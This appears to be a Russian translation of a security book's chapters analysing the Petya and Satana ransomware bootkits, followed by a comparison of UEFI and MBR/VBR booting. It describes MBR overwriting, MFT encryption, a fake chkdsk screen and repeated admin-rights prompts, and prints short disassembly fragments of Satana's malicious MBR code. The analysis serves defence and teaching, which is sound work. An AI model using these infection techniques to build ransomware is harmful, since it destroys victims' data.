Далее начальный загрузчик читает сектор 55 зараженного диска, который впоследствии будет использован для проверки пароля, введенного жертвой. В данный момент сектор полностью забит значениями 0x37. Petya шифрует этот сектор алгоритмом Salsa20, применяя ключ и IV, прочитанные из конфигурационных данных.

Теперь вредоносный начальный загрузчик готов зашифровать MFT всех жестких дисков в системе. Этот процесс заметно увеличивает время загрузки, поэтому, чтобы не возбуждать подозрений, Petya выводит фальшивое сообщение `chkdsk`, как показано на рис. 13.6. Системная утилита `chkdsk` служит для ремонта файловых систем на дисках, так что после краха системы появление такого сообщения вполне ожидаемо. Под прикрытием фальшивого сообщения вредонос выполняет описанный ниже алгоритм для каждого имеющегося в системе диска.




Рис. 13.6. Фальшивое сообщение `chkdsk`

Сначала Petya читает MBR диска и перебирает разделы в поисках доступных. Он проверяет тип файловой системы в разделе и пропускает те разделы, где тип отличен от 0x07 (указание на присутствие тома NTFS), 0xEE и 0xEF (указание на то, что диск имеет структуру GPT). Если на диске имеется GPT, то вредоносный код загрузки получает местоположение раздела из таблицы разделов GPT.

Разбор таблицы разделов GPT

При наличии GPT вредонос выполняет дополнительный шаг, чтобы найти разделы на жестком диске: читает таблицу разделов GPT с диска, начиная с третьего сектора. Каждая запись этой таблицы имеет длину 128 байт и устроена, как показано в листинге 13.7.

Листинг 13.7. *Структура записи таблицы разделов GPT*

```
typedef struct _GPT_PARTITION_TABLE_ENTRY {
  BYTE PartitionTypeGuid[16];
  BYTE PartitionUniqueGuid[16];
  QWORD PartitionStartLba;
  QWORD PartitionLastLba;
  QWORD PartitionAttributes;
  BYTE PartitionName[72];
} GPT_PARTITION_TABLE_ENTRY, *PGPT_PARTITION_TABLE_ENTRY;
```

Первое поле, `PartitionTypeGuid`, имеет массив 16 байт, содержащий идентификатор типа раздела, который определяет, для какого рода данных этот раздел предназначен. Вредоносный код загрузки проверяет это поле, чтобы отфильтровать все разделы, кроме тех, для которых `PartitionTypeGuid` равно `{EBD0A0A2-B9E5-4433-87C0-68B6B72699C7}`; известно, что в таком разделе хранятся основные данные для операционных систем Windows с томами NTFS. Именно они и интересуют вредоноса.

Обнаружив раздел с базовыми данными, вредоносный код загрузки читает поля `PartitionStartLba` и `PartitionLastLba`, содержащие адреса первого и последнего секторов раздела соответственно, чтобы узнать, где находится нужный ему раздел на диске. Получив местоположение раздела, Petya переходит к следующему шагу.

Нахождение MFT

Чтобы найти MFT, вредонос читает VBR выбранных разделов с диска (структура VBR подробно описана в главе 5). Параметры файловой системы описаны в блоке параметров BIOS (BPB), структура которого показана в листинге 13.8.

Листинг 13.8. *Структура блока параметров BIOS в VBR*

```
typedef struct _BIOS_PARAMETER_BLOCK_NTFS {
   WORD SectorSize;
❶  BYTE SectorsPerCluster;
   WORD ReservedSectors;
   BYTE Reserved[5];
   BYTE MediaId;
   BYTE Reserved2[2];
   WORD SectorsPerTrack;
   WORD NumberOfHeads;
   DWORD HiddenSectors;
```

```
    BYTE Reserved3[8];
    QWORD NumberOfSectors;
❷   QWORD MFTStartingCluster;
    QWORD MFTMirrorStartingCluster;
    BYTE ClusterPerFileRecord;
    BYTE Reserved4[3];
    BYTE ClusterPerIndexBuffer;
    BYTE Reserved5[3];
    QWORD NTFSSerial;
    BYTE Reserved6[4];
}   BIOS_PARAMETER_BLOCK_NTFS, *PBIOS_PARAMETER_BLOCK_NTFS;
```

Вредоносный код загрузки проверяет поле `MFTStartingCluster` ❷, содержащее смещение MFT от начала раздела, выраженное в кластерах. *Кластером* называется минимальная адресуемая единица хранения в файловой системе. Размер кластера зависит от системы и задается в поле `SectorsPerCluster` ❶, которое вредонос также проверяет. Самым типичным для NTFS является размер 8, т. е. 4096 байт для дисков с размером сектора 512 байт. Зная эти два поля, Petya вычисляет смещение MFT от начала раздела.

Разбор MFT

MFT на диске представляет собой массив элементов, каждый из которых описывает либо файл, либо каталог. Мы не станем вдаваться в детали формата MFT, поскольку он довольно сложен и для его описания понадобилась бы отдельная глава. Мы лишь сообщим то, что необходимо для понимания работы вредоносного начального загрузчика Petya.

В этот момент Petya знает начальный адрес MFT из поля `MFTStartingCluster`, но, чтобы получить точное местоположение, нужно еще знать размер MFT. Кроме того, MFT необязательно целиком хранится в соседних секторах на диске, а может состоять из множества мелких последовательностей секторов, разбросанных по всему диску. Чтобы получить информацию о точном местоположении MFT, вредоносный код читает и разбирает специальный файл *$MFT* – один из метафайлов NTFS, занимающих первые 16 записей MFT.

Каждый из метафайлов содержит важную информацию для обеспечения правильной работы файловой системы.

$MFT – ссылка на саму MFT, содержит информацию о размере и местоположении MFT на диске.

$MFTMirr – зеркало MFT, содержит копии первых 16 записей.

$LogFile – журнал тома, содержит данные транзакции.

$BadClus – список поврежденных кластеров в томе, помеченных «bad».

Как видим, самый первый метафайл, *$MFT*, содержит всю информацию, необходимую для определения точного местоположения MFT

на диске. Вредоносный код разбирает этот файл, чтобы получить адреса непрерывных последовательностей секторов, а затем шифрует их шифром Salsa20.

После того как MFT на всех имеющихся в системе дисках зашифрованы, процесс заражения завершается, и вредонос выполняет команду INT 19h, чтобы перезагрузить систему. Обработчик этого прерывания заставляет код загрузки в BIOS прочитать MBR загрузочного диска в память и выполнить находящийся там код. Но на этот раз, прочитав конфигурационные данные из сектора 54, Petya видит, что флаг `EncryptionStatus` равен 1, т. е. процесс шифрования MFT завершен, поэтому выводит сообщение с требованием выкупа.

Отображение сообщения о выкупе

На рис. 13.7 показано сообщение о выкупе, отображаемое загрузочным кодом.




Рис. 13.7. Сообщение Petya о выкупе

Это сообщение информирует жертву о том, что система скомпрометирована вымогателем Petya и что диск зашифрован алгоритмом, отвечающим требованиям армейских стандартов. Затем приводятся инструкции по разблокировке данных. Здесь мы видим список URL-адресов, которые Petya сгенерировал на первом этапе заражения. Страницы по этим адресам содержат дальнейшие инструкции. Вредонос также выводит код выкупа, который пользователь должен ввести, чтобы получить пароль для дешифрирования.

Вредонос генерирует ключ Salsa20 по паролю на странице выкупа и пытается дешифрировать сектор 55, используемый для проверки ключа. Если пароль правилен, то после дешифрирования сектор 55 будет содержать одни байты 0x37. В таком случае вымогатель принимает пароль, дешифрирует MFT и восстанавливает оригинальную

MBR. Если же пароль неправилен, то выводится сообщение «Incorrect key! Please try again».

Подводя итоги: заключительные мысли о Petya

На этом завершается наше обсуждение процесса заражения Petya, но осталось еще несколько замечаний об интересных аспектах его подхода.

Во-первых, в отличие от других вымогателей, шифрующих пользовательские файлы, Petya работает с жестким диском на низком уровне, т. е. читает и записывает «сырые» данные, а потому требует привилегий администратора. Однако он не пользуется уязвимостями для расширения локальных привилегий (LPE), а полагается на манифест, включенный в исполняемый файл, как было описано выше в этой главе. Поэтому если пользователь решит не предоставлять привилегии администратора, то вредонос и не будет запущен. А если бы Petya начал выполняться без таких привилегий, то не смог бы открыть описатель диска и нанести вред. В таком случае функция `CreateFile`, используемая для получения описателя, вернула бы код ошибки `INVALID_HANDLE`.

Чтобы обойти это ограничение, Petya часто распространялся вместе с другим вымогателем, Mischa. Mischa – обыкновенный вымогатель, который шифрует пользовательские файлы, а не жесткий диск и не нуждается в привилегиях администратора для доступа к системе. Если Petya не сумел получить привилегий, то сбрасыватель выполнял вместо него Mischa. Но обсуждение Mischa выходит за рамки этой главы.

Во-вторых, как уже было сказано, Petya шифрует не содержимое файлов, а метаданные, хранящиеся в MFT, чтобы файловая система не могла получить информацию о местоположении и атрибутах файлов. Поэтому, несмотря на то что сами файлы не зашифрованы, жертва все равно не может получить к ним доступ. Это означает, что теоретически содержимое файлов можно восстановить с помощью специальных инструментов и методов. Такие инструменты часто применяются в компьютерно-технической экспертизе для извлечения информации из поврежденных образов диска.

Наконец, как вы уже поняли, Petya – весьма сложная вредоносная программа, написанная опытными разработчиками. Реализованная ей функциональность требует глубокого понимания работы файловых систем и начальных загрузчиков. Это еще один шаг в эволюции вымогателей.

Анализ вымогателя Satana

Теперь рассмотрим еще один пример программы-вымогателя, нацеленной на процесс загрузки: Satana. Если Petya заражает только MBR жесткого диска, то Satana также шифрует файлы жертвы.

Кроме того, MBR – не главный вектор атаки Satana. Мы продемонстрируем, что код вредоносного начального загрузчика, записанный

вместо оригинального кода в MBR, содержит дефекты и, вероятно, когда началось распространение Satana, его разработка еще не была завершена.

В этом разделе мы сосредоточимся только на функциональности заражения MBR, потому что шифрование файлов в режиме пользователя выходит за рамки данной главы.

Сбрасыватель Satana

Начнем с обсуждения сбрасывателя Satana. После распаковки в памяти вредонос копирует себя в файл со случайным именем в каталоге *TEMP* и исполняет этот файл. Для заражения MBR Satana нуждается в привилегиях администратора, но, как и Petya, не использует уязвимости LPE для расширения привилегий. Вместо этого он проверяет уровень привилегий своего процесса с помощью функции API `setupapi!IsUserAdmin`, которая, в свою очередь, проверяет, является ли маркер безопасности текущего процесса членом группы администраторов. Если сбрасыватель не имеет достаточных привилегий для заражения системы, то он пытается выполнить вредоносный файл с помощью функции API `ShellExecute` с параметром `runas`, которая просит жертву предоставить привилегии администратора. Если пользователь отвечает **Нет**, то вредонос вызывает `ShellExecute` с теми же параметрами снова и снова, пока пользователь не ответит **Да** или не снимет процесс.

Заражение MBR

Получив привилегии администратора, Satana приступает к заражению жесткого диска. В процессе заражения он извлекает несколько компонентов из образа сбрасывателя и записывает их на диск. На рис. 13.8 показаны первые сектора диска, зараженного Satana. В этом разделе мы подробно опишем все элементы заражения MBR. Для простоты предполагается, что нумерация секторов начинается с 0.




Рис. 13.8. Жесткий диск, зараженный Satana

Для низкоуровневого доступа к диску используются те же API, что в Petya: `CreateFile`, `DeviceIoControl`, `WriteFile` и `SetFilePointer`. Для открытия описателя файла, представляющего диск, Satana вызывает функцию `CreateFile`, передавая ей в качестве аргумента `FileName` строку `'\\.\PhysicalDrive0'`. Затем сбрасыватель выполняет функцию `DeviceIoCont-`

rol с параметром IOCTL_DISK_GET_DRIVE_GEOMETRY, чтобы получить параметры жесткого диска, в частности общее число секторов и размер сектора в байтах.

Примечание *Использование* '\\.\PhysicalDrive0' *для получения описателя жесткого диска – не стопроцентно надежный метод, потому что предполагает, что загрузочный диск всегда имеет индекс 0. В большинстве систем так оно и есть, но это не гарантируется. В этом отношении Petya действует аккуратнее, поскольку динамически определяет индекс текущего диска во время заражения, тогда как Satana пользуется зашитым в код значением.*

Прежде чем продолжить заражение MBR, Satana проверяет, достаточно ли на диске места для хранения компонентов вредоносного начального загрузчика между MBR и первым разделом. Для этого он просматривает таблицу разделов, находит в ней первый раздел и его начальный сектор. Если между MBR и первым разделом меньше 15 секторов, то Satana прекращает процесс заражения и сразу переходит к шифрованию пользовательских файлов. В противном случае он пытается заразить MBR.

По идее, сначала Satana должен записать буфер, содержащий информацию о шрифте, в секторы, начиная с седьмого ❺. Этот буфер может занимать до восьми секторов на диске. Предполагается, что записанная информация будет использована вредоносным начальным загрузчиком для отображения сообщения о выкупе на языке, отличном от подразумеваемого по умолчанию (английского). Однако мы не видели ничего такого в проанализированных образцах. Вредонос ничего не записывал в сектор 7, поэтому сообщение о выкупе всегда отображалось по-английски.

Само сообщение, отображаемое пользователю на этапе загрузки, находится в секторах 2–5 ❸ в открытом виде.

Затем Satana читает оригинальную MBR из первого сектора и шифрует ее, объединяя с помощью XOR с 512-байтовым ключом, созданным на этапе заражения генератором псевдослучайных чисел. Зашифровав MBR, вредонос сохраняет ключ шифрования в секторе 6 ❹, а зашифрованную оригинальную MBR в секторе 1 ❷.

Наконец, вредоносная MBR записывается в первый сектор диска ❶. Но перед тем как перезаписать MBR, Satana шифрует зараженную MBR, объединяя ее с помощью XOR со случайно сгенерированным байтом, и записывает ключ в конец зараженной MBR, чтобы вредоносный код в MBR мог расшифровать себя на этапе загрузки системы.

На этом процесс заражения MBR завершается, и Satana переходит к шифрованию файлов. Чтобы инициировать выполнение вредоносной MBR, Satana перезагружает компьютер вскоре после шифрования пользовательских файлов.

Отладочная информация сбрасывателя

Прежде чем продолжить анализ вредоносного кода в MBR, мы хотим отметить один особенно интересный аспект сбрасывателя. Проанали-

зированные нами образчики Satana содержали большой объем подробной отладочной информации, документирующей реализованный сбрасывателем код, что походило на наши находки в трояне Carberp, обсуждавшемся в главе 11.

Присутствие отладочной информации в сбрасывателе подтверждает подозрения, что во время анализа Satana находился в процессе разработки. Для вывода отладочных сообщений Satana пользуется функцией API `OutputDebugString`, так что сообщения видны в отладчике и других инструментах, перехватывающих отладочный вывод. В листинге 13.9 показан фрагмент трассировки отладки, перехваченный с помощью инструмента `DebugMonitor`.

Листинг 13.9. *Отладочные сообщения сбрасывателя Satana*

```
00000042  ❶ 27.19946671  [2760] Engine: Try to open drive \\.\PHYSICALDRIVE0
00000043    27.19972229  [2760] Engine: \\.\PHYSICALDRIVE0 opened
00000044  ❷ 27.21799088  [2760] Total sectors:83875365
00000045    27.21813583  [2760] SectorSize: 512
00000046    27.21813583  [2760] ZeroSecNum:15
00000047    27.21813583  [2760] FirstZero:2
00000048    27.21813583  [2760] LastZero:15
00000049  ❸ 27.21823502  [2760] XOR key=0x91
00000050    27.21839333  [2760] Message len: 1719
00000051  ❹ 27.21941948  [2760] Message written to Disk
00000052    27.22294235  [2760] Try write MBR to Disk: 0
00000053  ❺ 27.22335243  [2760] Random sector written
00000054    27.22373199  [2760] DAY: 2
00000055  ❻ 27.22402954  [2760] MBR written to Disk# 0
```

Видно, что вредонос пытается обращаться к файлу `'\\. PhysicalDrive0'` ❶ для чтения и записи секторов жесткого диска. В точке ❷ Satana получает параметры диска: размер и общее число секторов. В точке ❹ он записывает на диск сообщение о выкупе, а затем генерирует ключ для шифрования зараженной MBR ❸. Ключ сохраняется в точке ❺, после чего MBR перезаписывается вредоносным кодом ❻. Эти сообщения раскрывают функциональность вредоносной программы, избавляя нас от многих часов, потраченных на обратную разработку.

Вредоносная MBR вымогателя Satana

Вредоносный начальный загрузчик Satana сравнительно невелик и прост по сравнению с Petya. Он занимает всего один сектор и реализует функциональность, необходимую для отображения сообщения о выкупе.

После загрузки системы вредоносный код в MBR дешифрирует себя, читая ключ, находящийся в конце MBR, и выполняя XOR между зашифрованным кодом и этим ключом. В листинге 13.10 показан код дешифровщика вредоносной MBR.

Окружение, предшествующее загрузке MBR

Самый первый код, который выполняется после сброса процессора, находится не в MBR, а в BIOS; это код, выполняющий базовую инициализацию системы. Содержимое сегментных регистров `cs`, `ds`, `es`, `ss` и других не инициализируется BIOS до выполнения MBR. Поскольку реализации BIOS на разных платформах разные, может случиться, что содержимое некоторых сегментных регистров зависит от платформы. Поэтому код в MBR должен сам позаботиться о том, чтобы сегментные регистры содержали ожидаемые значения.

Листинг 13.10. *Дешифровщик вредоносной MBR в Satana*

```
seg000:0000    pushad
seg000:0002    cld
seg000:0003 ❶ mov  si, 7C00h
seg000:0006    mov  di, 600h
seg000:0009    mov  cx, 200h
seg000:000C ❷ rep movsb
seg000:000E    mov  bx, 7C2Ch
seg000:0011    sub  bx, 7C00h
seg000:0015    add  bx, 600h
seg000:0019    mov  cx, bx
seg000:001B decr_loop:
seg000:001B    mov  al, [bx]
seg000:001D ❸ xor  al, byte ptr ds:xor_key
seg000:0021    mov  [bx], al
seg000:0023    inc  bx
seg000:0024    cmp  bx, 7FBh
seg000:0028    jnz  short loc_1B
seg000:002A ❹ jmp  cx
```

Сначала дешифровщик инициализирует регистры `si`, `di` и `cx` ❶, чтобы скопировать зашифрованный код из MBR в другое место памяти, затем дешифрирует скопированный код, объединяя его с помощью XOR с прочитанным байтом ❸. По завершении работы команда в точке ❹ передает управление дешифрированному коду (его адрес находится в `cx`).

Внимательно приглядевшись к строке, где зашифрованный код из MBR копируется в другое место, вы, наверное, заметите ошибку: это делается командой `rep movsb` ❷, которая копирует количество байтов, заданное регистром `cx`, из буфера по адресу `ds:si` в буфер по адресу `es:di`. Однако код в MBR не инициализирует сегментные регистры `ds` и `es`. Вместо этого предполагается, что регистр `ds` (сегмент данных) содержит точно такое же значение, как регистр `cs` (сегмент кода), т. е. что `ds:si` должно быть равно `cs:7c00h`, а это и есть адрес MBR в памяти. Однако это не всегда верно: регистр `ds` может содержать и другое значение. И если это так, то вредонос попытается скопировать байты из

буфера по адресу `ds:si`, который не имеет ничего общего с MBR. Чтобы исправить эту ошибку, регистры `ds` и `es` следует инициализировать значением регистра `cs`, равным 0x0000 (поскольку MBR загружается по адресу 0000:7c00h, то `cs` содержит 0x0000).

Зашифрованный код не делает ничего сложного: вредонос читает сообщение о выкупе из секторов 2–5 в буфер в памяти, и если в сектора 7–15 был записан шрифт, то Satana загружает его с помощью прерывания INT 10h. Затем сообщение отображается с помощью того же прерывания INT 10h, после чего с клавиатуры читаются вводимые данные. Сообщение о выкупе показано на рис. 13.9.




Рис. 13.9. Сообщение Satana о выкупе

В самом низу пользователю предлагается ввести пароль для разблокировки MBR. Но это обман: на самом деле после ввода пароля MBR не разблокируется. В листинге 13.11 показана процедура проверки пароля, и, как видно, вредонос даже не думает восстанавливать оригинальную MBR.

Листинг 13.11. *Функция проверки пароля в вымогателе Satana*

```
seg000:01C2  ❶ mov   si, 2800h
seg000:01C5    mov   cx, 8
seg000:01C8  ❷ call  compute_checksum
seg000:01CB    add   al, ah
seg000:01CD  ❸ cmp   al, ds:2900h
seg000:01D1 infinit_loop:
seg000:01D1  ❹ jmp   short infinit_loop
```

Функция `compute_checksum` ❷ вычисляет контрольную сумму 8-байтовой строки, хранящейся по адресу `ds:2800h` ❶, и сохраняет результат в

регистре ax. Затем эта контрольная сумма сравнивается со значением по адресу ds:2900h ❸. Однако вне зависимости от результата сравнения код входит в бесконечный цикл в точке ❹, т. е. поток выполнения никогда не пройдет дальше этой точки, хотя во вредоносной MBR имеется код для дешифрирования оригинальной MBR и возвращения ее в первый сектор. Жертва, уплатившая выкуп за разблокировку системы, не сможет этого сделать без помощи специальных программ восстановления. Это недвусмысленное напоминание о том, что жертвы вымогателей не должны платить выкуп, потому что нет никакой гарантии, что они смогут вернуть свои данные.

Подводя итоги: заключительные мысли о Satana

Satana – пример программы-вымогателя, которая еще только пытается угнаться за современными тенденциями. Замеченные в реализации дефекты и изобилие отладочной информации позволяют предположить, что когда мы впервые встретились с вредоносом на практике, он все еще находился в процессе разработки.

По сравнению с Petya, Satana недостает изощренности. Хотя оригинальную MBR он так и не восстанавливает, сам подход к заражению MBR не настолько разрушителен, как у Petya. MBR – единственный загрузочный компонент, затрагиваемый Satana, поэтому жертва может вновь обрести доступ к системе, отремонтировав MBR с помощью установочного DVD Windows, который способен реконструировать информацию о разделах и построить новую MBR с правильной таблицей разделов.

Жертва также может восстановить доступ к системе, прочитав зашифрованную MBR из сектора 1 и объединив ее операцией XOR с ключом шифрования, хранящимся в секторе 6. Таким образом, будет восстановлена оригинальная MBR, которую следует записать в первый сектор. Но даже если жертве удастся восстановить доступ к системе, содержимое файлов, зашифрованных Satana, все равно будет потеряно.

Заключение

В этой главе рассмотрены некоторые из важных направлений развития современных программ-вымогателей. Атаки на домашние компьютеры пользователей и на организации составляют модный тренд в эволюции вредоносных программ, с которым антивирусной индустрии пришлось вступить в борьбу, чтобы отыграться за поражения в результате наступления троянов, шифрующих содержимое пользовательских файлов, в 2012 году.

Хотя этот новый тренд в развитии вымогателей набирает популярность, для разработки компонентов буткитов требуется другой уровень знаний и навыков, нежели для разработки троянов-шифровальщиков. Дефекты в компоненте начального загрузчика Satana – яркий пример такой пропасти.

Как и в случае других вредоносных программ, гонка вооружений между ними и защитным ПО вынудила вымогателей эволюционировать и привлекать методы заражения, характерные для буткитов, чтобы остаться незамеченными. Поскольку количество вымогателей постоянно растет, многие меры обеспечения безопасности, в частности резервное копирование данных, стали рутинной практикой – и это один из лучших способов защититься от разнообразных угроз, особенно вымогателей.

14

СРАВНЕНИЕ ПРОЦЕССОВ ЗАГРУЗКИ С ПОМОЩЬЮ UEFI И MBR/VBR

Как мы видели, разработка буткитов идет по стопам эволюции самого процесса загрузки. После того как в Windows 7 была введена политика подписания кода режима ядра, которая затруднила загрузку произвольного кода в ядро, накатила новая волна буткитов, нацеленных на логику процесса загрузки, предшествующую проверкам подписей (например, на VBR, которую в то время еще не умели защищать). Точно так же, поскольку стандарт UEFI, поддержанный в Windows 8, заменяет прежние процессы загрузки с применением MBR/VBR, он и стал новой мишенью для заражения буткитами.

Современный UEFI сильно отличается от прежних подходов. Унаследованные BIOS, разработанные вместе с первыми ПК-совместимыми компьютерами в те давние дни, были простыми прошивками, призванными сконфигурировать оборудование ПК на этапе запуска,

чтобы можно было загрузить все остальное программное обеспечение. Но оборудование становилось все сложнее, а вместе с ним росла и сложность прошивки, необходимой для его конфигурирования, поэтому был разработан стандарт UEFI, призванный единообразно управлять возрастающей сложностью. В наши дни почти от всех современных компьютерных систем ожидается использование прошивки UEFI для конфигурирования: унаследованные BIOS постепенно смещаются в сегмент более простых встраиваемых систем.

До появления стандарта UEFI у реализаций BIOS от различных поставщиков не было общей структуры. Такая несогласованность создавала препятствия для злоумышленников, которые были вынуждены атаковать каждую реализацию BIOS отдельно, но это было проблемой и для защитников, не имевших единого механизма защиты целостности процесса загрузки и потока управления. Стандарт UEFI дал защитникам возможность создать такой механизм, получивший название «безопасная загрузка» (UEFI Secure Boot).

Частичная поддержка UEFI была включена уже в Windows 7, но поддержка безопасной загрузки началась только с Windows 8. Одновременно с безопасной загрузкой Microsoft продолжает поддерживать унаследованный процесс загрузки на основе MBR с помощью модуля поддержки совместимости UEFI (Compatibility Support Module – CSM), который не совместим с безопасной загрузкой и не предоставляет таких же гарантий целостности. Вне зависимости от того, будет отключена поддержка с помощью CSM в будущем или нет, UEFI, безусловно, является следующим шагом эволюции процесса загрузки, а потому ареной противостояния и совместной разработки буткитов и средств защиты.

В этой главе мы сосредоточимся на специфике процесса загрузки через UEFI, особенно на его отличиях от унаследованной загрузки с помощью MBR и VBR с точки зрения подходов к заражению.

Единый расширяемый интерфейс прошивки

UEFI – это спецификация (*https://www.uefi.org*), которая определяет программный интерфейс между операционной системой и прошивкой. Первоначально она была разработана Intel для замены чрезмерного количества вариантов BIOS, которые к тому же были ограничены 16-разрядным режимом и потому не годились для нового оборудования. В настоящее время прошивки UEFI доминируют на рынке ПК с процессорами Intel, а поставщики процессоров ARM движутся в том же направлении. Как уже было отмечено, из соображений совместимости некоторые прошивки UEFI содержат модуль поддержки совместимости с процессом загрузки через BIOS, унаследованным от предыдущего поколения операционных систем. Однако в режиме CSM безопасная загрузка не поддерживается.

Прошивка UEFI напоминает миниатюрную операционную систему, у которой даже есть собственный сетевой стек. Она содержит несколь-

ко миллионов строк кода, в основном на C, с добавлением ассемблера в некоторых платформенно-зависимых частях. Поэтому прошивка UEFI гораздо сложнее и предлагает куда больше функциональности, чем ее предшественница – BIOS. И в отличие от BIOS, исходный код основных частей прошивки открыт, что наряду с утечками кода (например, утечкой исходного код AMI, случившейся в 2013 году) открыло богатые возможности для внешних исследователей уязвимостей. И действительно, за прошедшие годы было опубликовано немало информации об уязвимостях UEFI и векторах атаки. Некоторые из них мы рассмотрим в главе 16.

Примечание *Внутренне присущая прошивке UEFI сложность – одна из главных причин столь большого числа уязвимостей и векторов атаки. А вот открытость исходного хода и всех деталей реализации UEFI такой причиной не является. Доступность исходного кода не оказывает негативного влияния на безопасность, а имеет, скорее, противоположный эффект.*

Различия между процессами загрузки через BIOS и UEFI

С точки зрения безопасности, основные отличия процесса загрузки через UEFI связаны с поддержкой безопасной загрузки: вся логика кода в MBR/VBR полностью заменена компонентами UEFI. Мы уже несколько раз упоминали безопасную загрузку, а теперь изучим ее более пристально.

Сначала вспомним примеры вредоносных модификаций процесса загрузки ОС, с которыми встречались ранее, и соответствующие им буткиты:

- модификация загрузочного кода в MBR (TDL4);
- модификация таблицы разделов в MBR (Olmasco);
- модификация блока параметров BIOS в VBR (Gapz);
- модификация начального загрузчика программы IPL (Rovnix).

Из этого перечня видно, что все методы заражения процесса загрузки направлены на нарушение целостности следующего этапа загрузки. Технология UEFI Secure Boot призвана изменить эту ситуацию, создав цепочку доверия, на которой целостность каждого этапа проверяется, перед тем как этот этап загрузится и получит управление.

Последовательность загрузки

Задача прежней BIOS на основе MBR была проста – сконфигурировать оборудование и передать управление следующему этапу загрузочно-

го кода: от MBR к VBR и, наконец, к загрузчику ОС (в случае Windows это *bootmgr* и *winload.exe*); за весь остальной поток выполнения BIOS не отвечала.

В UEFI процесс загрузки устроен совершенно иначе. Ни MBR, ни VBR больше нет; вместо этого единый кусок кода, принадлежащий UEFI, отвечает за загрузку *bootmgr*.

Разбиение диска на разделы: MBR и GPT

UEFI отличается от BIOS и в плане таблицы разделов. В отличие от BIOS, где таблица разделов хранится в MBR, UEFI поддерживает *таблицу разделов GUID* (GPT). Таблица в MBR поддерживает всего четыре основных или расширенных раздела (хотя в расширенном разделе может находиться несколько логических разделов), тогда как GPT поддерживает гораздо больше разделов, каждому из которых соответствует глобальный уникальный 16-байтовый идентификатор, GUID. В целом правила разбиения на разделы, действующие для MBR, сложнее, чем для GPT. GPT допускает более крупные разделы и имеет плоскую табличную структуру; расплачиваться за это приходится тем, что для идентификации разделов используются не малые целые числа, а более длинные GUID'ы. Такая плоская структура упрощает некоторые аспекты управления разделами в UEFI.

Для поддержки процесса загрузки через UEFI в новой схеме GPT определен специальный раздел, из которого загружается начальный загрузчик ОС (в MBR эту роль играл основной раздел с флагом «активный»). Этот специальный раздел, называемый *системным разделом EFI*, отформатирован под файловую систему FAT32 (хотя FAT12 и FAT16 тоже допустимы). Путь к начальному загрузчику в файловой системе задается в так называемой переменной UEFI, находящейся в выделенном *энергонезависимом запоминающем устройстве с произвольной выборкой* (nonvolatile random access memory – NVRAM). NVRAM представляет собой небольшой модуль памяти на материнской плате ПК, в котором хранятся BIOS и конфигурационные параметры операционной системы.

Для Microsoft Windows путь к начальному загрузчику в системе UEFI имеет вид *\EFI\Microsoft\Boot\bootmgfw.efi*. Цель этого модуля – найти загрузчик ядра операционной системы – файл *winload.efi* для современных версий Windows с поддержкой UEFI – и передать ему управление. Функционально *winload.efi* мало чем отличается от *winload.exe*: он должен загрузить и инициализировать образ ядра операционной системы.

На рис. 14.1 проведено сравнение процесса загрузки через BIOS и через UEFI; шаги, связанные с MBR и VBR, в последнем случае отсутствуют.

Как видим, в системах на основе UEFI гораздо больше делается в прошивке – еще до передачи управления начальному загрузчику операционной системы. Отсутствуют промежуточные шаги типа загрузочного кода в MBR и VBR; процесс загрузки полностью контро-

лируется прошивкой UEFI, тогда как прошивка BIOS занимается только инициализацией платформы, оставляя все остальное загрузчикам ОС (*bootmgr* и *winload.exe*).




Рис. 14.1. Различия между процессами загрузки через BIOS и через UEFI

Прочие отличия

Еще одно важнейшее отличие UEFI состоит в том, что почти весь ее код работает в защищенном режиме, за исключением небольшого начального участка, которому процессор передает управление после включения или сброса. Защищенный режим поддерживает выполнение 32- или 64-разрядного кода (хотя позволяет также эмулировать другие унаследованные режимы, не используемые в современном коде загрузки). Напротив, в прежней BIOS большая часть кода исполнялась в 16-разрядном режиме до передачи управления загрузчикам ОС.

Следующее различие между прошивками UEFI и BIOS – тот факт, что большая часть кода UEFI написана на C (и даже может быть откомпилирована компилятором C++, что некоторые поставщики и делают), и лишь небольшие вставки – на ассемблере. Поэтому качество кода выше, чем в реализациях прошивок BIOS, целиком написанных на ассемблере.

Дополнительные различия между BIOS и UEFI приведены в табл. 14.1.

Таблица 14.1. *Сравнение прошивок BIOS и UEFI*


	Унаследованная BIOS	**Прошивка UEFI**
Архитектура	Нерегламентированный процесс разработки; все поставщики BIOS независимо разрабатывают свою кодовую базу	Единая спецификация разработки прошивки и эталонный код Intel (EDKI/EDKII)
Реализация	В основном на языке ассемблера	C/C++
Модель памяти	16-разрядный реальный режим	32/64-разрядный защищенный режим
Код начальной загрузки	MBR и VBR	Отсутствует (процесс загрузки контролируется прошивкой)
Схема разделов	Таблица разделов в MBR	Таблица разделов GUID (GPT)
Дисковый ввод-вывод	Системные прерывания	Службы UEFI
Загрузчики ОС	*bootmgr* и *winload.exe*	*bootmgfw.efi* и *winload.efi*
Взаимодействие с ОС	Прерывания BIOS	Службы UEFI
Конфигурационные данные	В памяти КМОП, никаких переменных в NVRAM	Хранилище переменных UEFI в NVRAM

Прежде чем переходить к деталям процесса загрузки через UEFI и соответствующего начального загрузчика ОС, рассмотрим более внимательно особенности GPT. Понимание различий между схемами разбиения на разделы MBR и GPT важно для изучения процесса загрузки через UEFI.

Особенности таблицы разделов GUID

Взглянув на основной диск Windows, отформатированный под GPT, в шестнадцатеричном редакторе, мы не обнаружим загрузочного кода MBR или VBR в первых двух секторах (1 сектор = 512 байт). То место, которое ранее занимал код в MBR, почти целиком заполнено нулями. Зато в начале второго сектора, со смещением 0x200 от начала диска, мы видим сигнатуру `EFI PART` (рис. 14.2), сразу после знакомой метки `55 AA`, обозначающей конец MBR. Это сигнатура таблицы разделов EFI, являющаяся частью заголовка GPT.


Но структура таблицы разделов в MBR не совсем исчезла. Чтобы сохранить совместимость с прежними процессами загрузки и инструментами, в частности предшествующими GPT низкоуровневыми редакторами дисков, GPT эмулирует старую таблицу в MBR в начале работы. Эмулированная таблица теперь содержит всего одну запись, соответствующую всему GPT-диску, как показано на рис. 14.3. Такая форма схемы MBR называется *защитной MBR* (Protective MBR).



Physical Drive 0:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0010h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
